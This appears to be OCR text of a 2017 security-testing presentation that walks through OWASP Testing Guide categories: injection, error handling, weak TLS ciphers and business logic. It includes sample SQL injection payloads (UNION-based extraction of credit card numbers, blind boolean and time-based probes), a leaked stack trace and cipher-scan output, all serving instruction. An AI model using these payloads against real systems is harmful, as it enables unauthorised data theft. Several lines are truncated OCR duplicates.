
- Input Validation

EXCELLIUM

Your first call when it comes to IT and Security!

March 16, 2017

BeEF 0.4.2.9-alpha XssRays Integration



Testing Guide

Testing for Reflected Cross Site Scripting (OTG-INPVAL-001)
Testing for Stored Cross Site Scripting (OTG-INPVAL-002)
Testing for HTTP Verb Tampering (OTG-INPVAL-003)
Testing for HTTP Parameter pollution (OTG-INPVAL-004)
Testing for SQL Injection (OTG-INPVAL-005)
Testing for LDAP Injection (OTG-INPVAL-006)
Testing for ORM Injection (OTG-INPVAL-007)
Testing for XML Injection (OTG-INPVAL-008)
Testing for SSI Injection (OTG-INPVAL-009)
Testing for XPath Injection (OTG-INPVAL-010)
IMAP/SMTP Injection (OTG-INPVAL-011)
Testing for Code Injection (OTG-INPVAL-012)
Testing for Command Injection (OTG-INPVAL-013)
Testing for Buffer overflow (OTG-INPVAL-014)
Testing for incubated vulnerabilities (OTG-INPVAL-015)
Testing for HTTP Splitting/Smuggling (OTG-INPVAL-016)

SELECT Name, Phone, Address FROM Users WHERE Id=$id

$id=1 UNION ALL SELECT creditCardNumber,1,1 FROM Credit-CardTable

SELECT field1, field2, field3 FROM Users WHERE Id='1' AND
ASCII(SUBSTRING(username,1,1))=97 AND '1'='1'

http://www.example.com/product.php?id=10 AND IF(version()
like '5%', sleep(10), 'false'))—

sqlmap


SELECT Name, Phone, Address FROM Users WHERE Id=$id


$id=1 UNION ALL SELECT creditCardNumber,1,1 FROM Credit-CardTable

SELECT field1, field2, fie
ASCII(SUBSTRING(user

http://www.example.com/
like '5%', sleep(10), 'false


sqlmap





Analysis of Error Codes (OTG-ERR-001)

Analysis of Stack Traces (OTG-ERR-002)



Etat HTTP 500 - Request method 'PUT' not supported

type Rapport d''exception

message Request method 'PUT' not supported

description Le serveur a rencontré une erreur interne qui l''a empêché de satisfaire la requête.

exception

```
org.springframework.web.HttpRequestMethodNotSupportedException: Request method 'PUT' not supported
        org.springframework.web.servlet.support.WebContentGenerator.checkAndPrepare(WebContentGenerator.java:250
        org.springframework.web.servlet.support.WebContentGenerator.checkAndPrepare(WebContentGenerator.java:229
        org.springframework.webflow.mvc.servlet.FlowHandlerAdapter.handle(FlowHandlerAdapter.java:178)
        org.springframework.web.servlet.DispatcherServlet.doDispatch(DispatcherServlet.java:790)
        org.springframework.web.servlet.DispatcherServlet.doService(DispatcherServlet.java:719)
        org.springframework.web.servlet.FrameworkServlet.processRequest(FrameworkServlet.java:644)
        org.springframework.web.servlet.FrameworkServlet.doPut(FrameworkServlet.java:571)
        javax.servlet.http.HttpServlet.service(HttpServlet.java:650)
        javax.servlet.http.HttpServlet.service(HttpServlet.java:728)
        org.jasig.cas.web.init.SafeDispatcherServlet.service_aroundBody2(SafeDispatcherServlet.java:128)
        org.jasig.cas.web.init.SafeDispatcherServlet.service_aroundBody3$advice(SafeDispatcherServlet.java:57)
        org.jasig.cas.web.init.SafeDispatcherServlet.service(SafeDispatcherServlet.java:1)
        org.springframework.web.filter.CharacterEncodingFilter.doFilterInternal(CharacterEncodingFilter.java:88)
        org.springframework.web.filter.OncePerRequestFilter.doFilter(OncePerRequestFilter.java:76)
        org.springframework.web.filter.DelegatingFilterProxy.invokeDelegate(DelegatingFilterProxy.java:237)
        org.springframework.web.filter.DelegatingFilterProxy.doFilter(DelegatingFilterProxy.java:167)
        com.github.inspektr.common.web.ClientInfoThreadLocalFilter.doFilter(ClientInfoThreadLocalFilter.java:63)
```

note La trace complète de la cause mère de cette erreur est disponible dans les fichiers journaux de Apache Tomcat/7.0.33.

Apache Tomcat/7.0.33

Testing for Weak SSL/TLS Ciphers, Insufficient Transport Layer Protection (OTG-CRYPST-001)

Rejected TLSv1 128 bits ECDH-RSA-AES128-SHA
Rejected TLSv1 128 bits ECDH-ECDSA-AES128-SHA
Failed TLSv1 128 bits AES128-GCM-SHA256
Failed TLSv1 128 bits AES128-SHA256
Accepted TLSv1 128 bits AES128-SHA
Accepted TLSv1 128 bits SEED-SHA
Accepted TLSv1 128 bits CAMELLIA128-SHA
Failed TLSv1 128 bits PSK-AES128-CBC-SHA
Rejected TLSv1 128 bits ECDHE-RSA-RC4-SHA
Rejected TLSv1 128 bits ECDHE-ECDSA-RC4-SHA
Rejected TLSv1 128 bits AECDH-RC4-SHA
Rejected TLSv1 128 bits ADH-RC4-MD5
Rejected TLSv1 128 bits ECDH-RSA-RC4-SHA
Rejected TLSv1 128 bits ECDH-ECDSA-RC4-SHA
Accepted TLSv1 128 bits RC4-SHA
Accepted TLSv1 128 bits RC4-MD5

Kali TLSScan, sslyze

Testing Guide

Testing for Weak SSL/TLS Ciphers, Insufficient Transport Layer Protection

(OTG-CRYPST-001)

Testing for Padding Oracle (OTG-CRYPST-002)

Testing for Sensitive information sent via unencrypted channels


(OTG-CRYPST-003)

SSLv3/TLSv1.2 ? Which one ?

Paddbuster


302 redirect for http to https redirection ?

Testing for Weak SSL/TLS Ciphers, Insufficient Transport Layer Protection (OTG-CRYPST-001)



Testing for Padding Oracle (OTG-CRYPST-002)

Testing for Sensitive information sent via unencrypted channels (OTG-CRYPST-003)


Visitor
Cisco ASA 9
HTTP redirect 302
F5 WAF
APACHE HTTP SERVER
HTTP(s)
RP amazin.com
Presentation server
Application server
SQL Transaction
Database
Token
LDAP
EJB Admin using API
Admin
Attacker
EXCELLIUM

Testing Guide

- Business Testing

EXCELLIUM

Your first call when it comes to IT and Security!

March 16, 2017

Test Business Logic Data Validation (OTG-BUSLOGIC-001)

Test Ability to Forge Requests (OTG-BUSLOGIC-002)

Test Integrity Checks (OTG-BUSLOGIC-003)

Test for Process Timing (OTG-BUSLOGIC-004)

Test Number of Times a Function Can be Used Limits (OTG-BUSLOGIC-005)

Testing for the Circumvention of Work Flows (OTG-BUSLOGIC-006)

